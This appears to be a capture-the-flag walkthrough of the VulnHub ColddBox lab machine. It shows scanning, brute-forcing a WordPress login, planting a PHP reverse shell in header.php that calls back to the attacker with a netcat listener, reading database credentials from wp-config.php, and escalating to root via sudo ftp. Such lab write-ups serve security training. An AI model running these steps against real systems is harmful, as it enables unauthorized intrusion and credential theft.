

Network Scanning -

After downloading colddbox from VulnHub.

We have to scan the network for the IP of the Virtual Machine using <<netdiscover>>

So, we use netdiscover -i wlan0

```
Currently scanning: 192.168.49.0/16 | Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 2 hosts. Total size: 246
-----
IP                At MAC Address      Count    Len  MAC Vendor / Hostname
-----
192.168.47.228    [REDACTED]          2        120  PCS Systemtechnik GmbH
192.168.47.121    [REDACTED]          3        126  Unknown vendor
```

After getting the IP address, begin the enumeration part.

Enumeration -

I used **nmap** to get the open port and the version of service running on that port.

```
Luc1fer ) nmap -Pn -p- -A -T4 192.168.47.228
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-05 03:44 IST
Nmap scan report for 192.168.47.228
Host is up (0.000061s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
|_http-title: ColddBox | One more machine
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)
4512/tcp  open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 4ebf98c09bc536808c96e8969565973b (RSA)
| 256 8817f1a844f7f8062fd34f733298c7c5 (ECDSA)
|_ 256 f2fc6c750820b1b2512d94d694d7514f (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.30 seconds
```

From this **nmap** scan, I found there are two open ports.

Port: **80/tcp** | Service: http | Version: Apache httpd 2.4.18

Port **4512/tcp** | Service: ssh | Version: OpenSSH 7.2p2

From this scan result I identified port 80 is opened then it really works with the browser. And I enter the target IP into the browser.



At the bottom of this page it has a login link.




Log in

[Entries RSS](#)

Comments RSS

WordPress.org

After clicking that link it redirects to the wordpress login screen. So, I used **wpscan** tool to enumerate the wordpress login user.



```
[i] User(s) Identified:

[+] the cold in person
  | Found By: Rss Generator (Passive Detection)

[+] c0ldd
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)
```

```

👾 Luc1fer > wpscan --url 192.168.47.228 -U c0ldd -P rockyou.txt
-----
      ____ _
     / ___ \| | | |
    / /___ \| |_| |
   /_____/ \__|_| |
                    ®

WordPress Security Scanner by the WPScan Team
          Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
-----


[+] URL: http://192.168.47.228/ [192.168.47.228]
[+] Started: Sun Mar  5 04:27:55 2023

```


```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210
Trying c0ldd / 9876543210 Time: 00:00:12 <          > (1225 / 14345616) 0.00% ETA: ??:??:??

[!] Valid Combinations Found:
| Username: c0ldd, Password: 9876543210
```

Now using this username and password I log in to WordPress admin dashboard.




Now I am in admin dashboard



Uploading a Reverse Shell -

We can add a **reverse shell** by modifying the **header.php**.



Header (header.php)


I will be using the **php-reverse-shell** by the **pentestmonkey**. This is the GitHub repo for that. I copy pasted the content of **reverse-shell.php** to **header.php** in WordPress. For getting the reverse-shell I have to change the IP and Port.

```
$ip = '192.168.47.176'; // CHANGE THIS
$port = 4545;          // CHANGE THIS
```

After changing this I open my Terminal and used **Netcat** tool.

```
Luc1fer > nc -lvnp 4545
```

While listening to the port we have to revisit the **Target-IP** on browser. Now we get a shell in our terminal.



Now I opened the **python spawned shell**. Using this command to it:

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ColddBox-Easy:/$
```

Now here we can see php files. The most important one is the **wp-config.php** file because it contains the user name and password for the database.

```
www-data@ColddBox-Easy:/$ cd /var/www/html
cd /var/www/html
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden          wp-blog-header.php  wp-includes       wp-signup.php
index.php       wp-comments-post.php wp-links-opml.php  wp-trackback.php
license.txt     wp-config-sample.php wp-load.php        xmlrpc.php
readme.html    wp-config.php       wp-login.php
wp-activate.php wp-content          wp-mail.php
wp-admin       wp-cron.php         wp-settings.php
www-data@ColddBox-Easy:/var/www/html$
```

I used cat to see the content of **wp-config.php** file.

```
www-data@ColddBox-Easy:/var/www/html$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 */
```

From this file I obtained the credentials:

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');
```

Now I used this credentials to login the account.


```
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
su c0ldd
Password: cybersecurity

c0ldd@ColddBox-Easy:/var/www/html$
```

So, now I'm in the c0ldd account. But I didn't get root privileges. Now I perform the **ls** command to know what are the files in there.

```
c0ldd@ColddBox-Easy:~$ cat user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lcjBuaXZlbCBjb25zZWd1aWRvIQ==
c0ldd@ColddBox-Easy:~$
```

Then I find a file called **user.txt**. Then I use the **cat** command to see the content of the file. From that, I found some encoded text inside of the file. It looks like **base64** encoded text. So I used my Terminal to decode that text.



I found the first flag from that file. It is **Congratulations, first level achieved!**

Privilege Escalation -

To getting root privileges, I perform **sudo -l** command to list binary files which provide the root.

```
c0ldd@ColddBox-Easy:~$ sudo -l
sudo -l
[sudo] password for c0ldd: cybersecurity

Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:~$
```

Using **GTFOBins** to exploits the above binaries. I chose **ftp** to exploit. This is the command to that.



☆ Star 8,011

Shell

File upload

File download

Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
ftp
!/bin/sh
```

```
c0ldd@ColddBox-Easy:~$ sudo ftp
sudo ftp
ftp> !/bin/sh
!/bin/sh
# whoami
whoami
root
```


Now again I am going to run that python command

```
# python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@ColddBox-Easy:~#
```

Now I'm on the root. Then I am going to find the next flag of this box.

```
root@ColddBox-Easy:~# cd /root
cd /root
root@ColddBox-Easy:/root# ls
ls
root.txt
root@ColddBox-Easy:/root# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=
root@ColddBox-Easy:/root#
```

Wow, I found this **root.txt** from **ls** command. Then I used **cat** command to see the content of the file. It's like the previous file (**user.txt**). It has base64 encoded text. Then again I used my Terminal to decode that text.



It is **Congratulations, machine completed.**